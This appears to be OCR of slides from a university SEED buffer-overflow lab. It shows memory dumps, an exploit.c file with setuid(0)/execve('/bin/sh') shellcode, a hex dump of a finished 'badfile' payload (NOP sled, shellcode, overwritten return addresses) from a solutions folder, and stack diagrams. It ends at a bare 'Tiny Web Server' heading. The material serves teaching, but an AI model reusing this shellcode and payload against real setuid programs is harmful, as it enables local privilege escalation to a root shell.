




| | 0 | 4 | 8 | C | ASCII |
|---|---|---|---|---|---|
| 0xbffff270 | 0xb7ecb0e0 | 0x0804b008 | 0xbffff2bb | 0x00000205 | ..... |
| 0xbffff280 | 0x00000000 | 0xbffff2bb | 0xb7e6a6c0 | 0xb7fc9ff4 | ..... |
| 0xbffff290 | 0x080485d0 | 0x46917200 | 0xbffff4c8 | 0x0804858d | .....r.F..... |
| 0xbffff2a0 | 0xbffff2bb | 0x00000001 | 0x00000205 | 0x0804b008 | ..... |
| 0xbffff2b0 | 0xbffff564 | 0x0804b008 | 0x3dffeff4 | 0x3dbffff3 | d.....=...= |
| 0xbffff2c0 | 0x3dbffff3 | 0x3dbffff3 | 0x3dbffff3 | 0x3dbffff3 | ...=...=...=...= |
| 0xbffff2d0 | 0x90bffff3 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff2e0 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff2f0 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff300 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff310 | 0x90909090 | 0x90909090 | 0x90909090 | 0x31909090 | .....1 |
| 0xbffff320 | 0x17438ddb | 0xc03180cd | 0x2f2f6850 | 0x2f686873 | ..C...1.Ph//shh/ |
| 0xbffff330 | 0x896e6962 | 0x895350e3 | 0x0bb099e1 | 0x900080cd | bin..PS..... |
| 0xbffff340 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff350 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff360 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff370 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff380 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff390 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff3a0 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff3b0 | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |


exploit.c - Kate
File Edit View Go Document Bookmarks Sessions Window Tools Settings Help
New Open Back Forward Save Save As Close Undo Redo
Documents
Filesystem Browser
exploit.c
stack.c
call_shellcode.c
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xdb" /* setuid(0) */
"\x8d\x43\x17"
"\xcd\x80"
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdql */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
Line: 7 Col: 1 INS LINE exploit.c
Terminal




| | ADDR | MEMORY |
|---|---|---|
| main: ebp | 0xbffff4c8 | |
| | . . . | . . . |
| | 0xbffff4bc | |
| | . . . | . . . |
| | 0xbffff2f4 | 0x2f6850c0 |
| | 0xbffff2f0 | 0x3180cd17 |
| | 0xbffff2ec | 0x438ddb31 |
| | 0xbffff2e8 | 0x90909090 |
| | . . . | . . . |
| | 0xbffff2a4 | 0x90909090 |
| main: esp | 0xbffff2a0 | 0x90909090 |
| ret: main+120 | 0xbffff29c | 0xbffff33d |
| bof: ebp | 0xbffff298 | 0xbffff33d |
| | 0xbffff294 | 0xbffff33d |
| | 0xbffff290 | 0xbffff33d |
| | 0xbffff28c | 0xbffff33d |
| buffer[12] | 0xbffff288 | 0xbffff33d |
| | 0xbffff284 | |
| bof: esp | 0xbffff280 | |


/home/seed/CMPE279/solutions/buffer/badfile - Bless
File Edit View Search Tools Help
New Open Save Undo Redo Cut Copy Paste Find Find and Replace
badfile
00000000 3D F3 FF BF 3D F3 FF BF 3D F3 FF BF 3D F3 FF BF 3D F3 FF BF 3D F3 =...=...=...=...=...=.
00000016 FF BF 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
0000002c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000042 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000058 90 90 90 90 90 90 90 90 90 90 90 90 31 DB 8D 43 17 CD 80 31 C0 50 ..... ..... ....1..C...1.P
0000006e 68 2F 2F 73 68 68 2F 62 69 6E 89 E3 50 53 89 E1 99 B0 0B CD 80 00 h//shh/bin..PS.....
00000084 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
0000009a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000000b0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000000c6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000000dc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000000f2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000108 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
0000011e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000134 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
0000014a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000160 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
00000176 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
0000018c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000001a2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000001b8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
000001ce 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... ..... .....
Signed 8 bit: 23
Unsigned 8 bit: 23
Signed 16 bit: 6093
Unsigned 16 bit: 6093
Show little endian decoding
Signed 32 bit: 399343665
Unsigned 32 bit: 399343665
Float 32 bit: 1.328017E-24
Float 64 bit: 5.05156560105611E-194
Show unsigned as hexadecimal
Hexadecimal: 17 CD 80 31
Decimal: 023 205 128 049
Octal: 027 315 200 061
Binary: 00010111 11001101 10000000 0(
ASCII Text: ??1
Offset: 0x68 / 0x204
Selection: None
INS




| | ADDR | MEMORY |
|---|---|---|
| main: ebp | 0xbffff4c8 | |
| | . . . | . . . |
| | 0xbffff4bc | 0x90909090 |
| | . . . | . . . |
| | 0xbffff2f4 | 0x2f6850c0 |
| | 0xbffff2f0 | 0x3180cd17 |
| | 0xbffff2ec | 0x438ddb31 |
| | 0xbffff2e8 | 0x90909090 |
| | . . . | . . . |
| | 0xbffff2a4 | 0x90909090 |
| main: esp | 0xbffff2a0 | 0x90909090 |
| ret: main+120 | 0xbffff29c | 0xbffff33d |
| bof: ebp | 0xbffff298 | 0xbffff33d |
| | 0xbffff294 | 0xbffff33d |
| | 0xbffff290 | 0xbffff33d |
| | 0xbffff28c | 0xbffff33d |
| buffer[12] | 0xbffff288 | 0xbffff33d |
| | 0xbffff284 | |
| bof: esp | 0xbffff280 | |

Memory

Addresses


Address 0xbffff4ac  Target is LITTLE endian

| | 0 | 4 | 8 | C | ASCII |
|---|---|---|---|---|---|
| 0xbffff4ac | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 | ..... |
| 0xbffff4bc | 0x90909090 | 0x46917200 | 0xbffff4e0 | 0xbffff538 | .....r.F....8... |
| 0xbffff4cc | 0xb7e81775 | 0x080485d0 | 0x08048420 | 0xbffff538 | u..... ...8... |
| 0xbffff4dc | 0xb7e81775 | 0x00000001 | 0xbffff564 | 0xbffff56c | u.....d...l... |
| 0xbffff4ec | 0xb7fe0b40 | 0x00000001 | 0x00000001 | 0x00000000 | @..... |
| 0xbffff4fc | 0x080482a2 | 0xb7fc9ff4 | 0x080485d0 | 0x08048420 | ..... ... |
| 0xbffff50c | 0xbffff538 | 0xdd0dc1f2 | 0xf2ca75e2 | 0x00000000 | 8.....u..... |
| 0xbffff51c | 0x00000000 | 0x00000000 | 0xb7ff57f0 | 0xb7e8169d | .....W..... |
| 0xbffff52c | 0xb7ffeff4 | 0x00000001 | 0x08048420 | 0x00000000 | ..... ..... |
| 0xbffff53c | 0x08048441 | 0x08048515 | 0x00000001 | 0xbffff564 | A.....d... |
| 0xbffff54c | 0x080485d0 | 0x080485c0 | 0xb7ff07b0 | 0xbffff55c | .....\... |
| 0xbffff55c | 0xb7ffbd83 | 0x00000001 | 0xbffff6be | 0x00000000 | ..... |
| 0xbffff56c | 0xbffff6ec | 0xbffff70c | 0xbffff71f | 0xbffff756 | .....V... |
| 0xbffff57c | 0xbffff761 | 0xbffff771 | 0xbffff7c1 | 0xbffff7fa | a...q..... |
| 0xbffff58c | 0xbffff80c | 0xbffff82c | 0xbffff836 | 0xbffffc5f | ....,...6..._... |
| 0xbffff59c | 0xbffffc8f | 0xbffffcbc | 0xbffffce0 | 0xbffffd17 | ..... |
| 0xbffff5ac | 0xbffffd25 | 0xbffffd30 | 0xbffffd48 | 0xbffffd95 | %...0...H..... |
| 0xbffff5bc | 0xbffffdb0 | 0xbffffdd8 | 0xbffffde9 | 0xbffffe00 | ..... |
| 0xbffff5cc | 0xbffffe15 | 0xbffffe1e | 0xbffffe31 | 0xbffffe48 | .....1...H... |
| 0xbffff5dc | 0xbffffe58 | 0xbffffe60 | 0xbffffe8c | 0xbffffe99 | X...`..... |
| 0xbffff5ec | 0xbffffed5 | 0xbffffff37 | 0xbffffff57 | 0xbffffff64 | ....7...W...d... |
| 0xbffff5fc | 0xbffffff71 | 0xbffffff93 | 0xbffffffb5 | 0x00000000 | q..... |
| 0xbffff60c | 0x00000020 | 0xb7fe1420 | 0x00000021 | 0xb7fe1000 | ... ...!..... |
| 0xbffff61c | 0x00000010 | 0x0fabfbff | 0x00000006 | 0x00001000 | ..... |

| | ADDR | MEMORY |
|---|---|---|
| main: ebp | 0xbffff4c8 | |
| | . . . | . . . |
| | 0xbffff4bc | 0x90909090 |
| | . . . | . . . |
| | 0xbffff2f4 | 0x2f6850c0 |
| | 0xbffff2f0 | 0x3180cd17 |
| | 0xbffff2ec | 0x438ddb31 |
| | 0xbffff2e8 | 0x90909090 |
| | . . . | . . . |
| | 0xbffff2a4 | 0x90909090 |
| main: esp | 0xbffff2a0 | 0x90909090 |
| ret: main+120 | 0xbffff29c | 0xbffff33d |
| bof: ebp | 0xbffff298 | 0xbffff33d |
| | 0xbffff294 | 0xbffff33d |
| | 0xbffff290 | 0xbffff33d |
| | 0xbffff28c | 0xbffff33d |
| buffer[12] | 0xbffff288 | 0xbffff33d |
| | 0xbffff284 | |
| bof: esp | 0xbffff280 | |

# Tiny Web Server

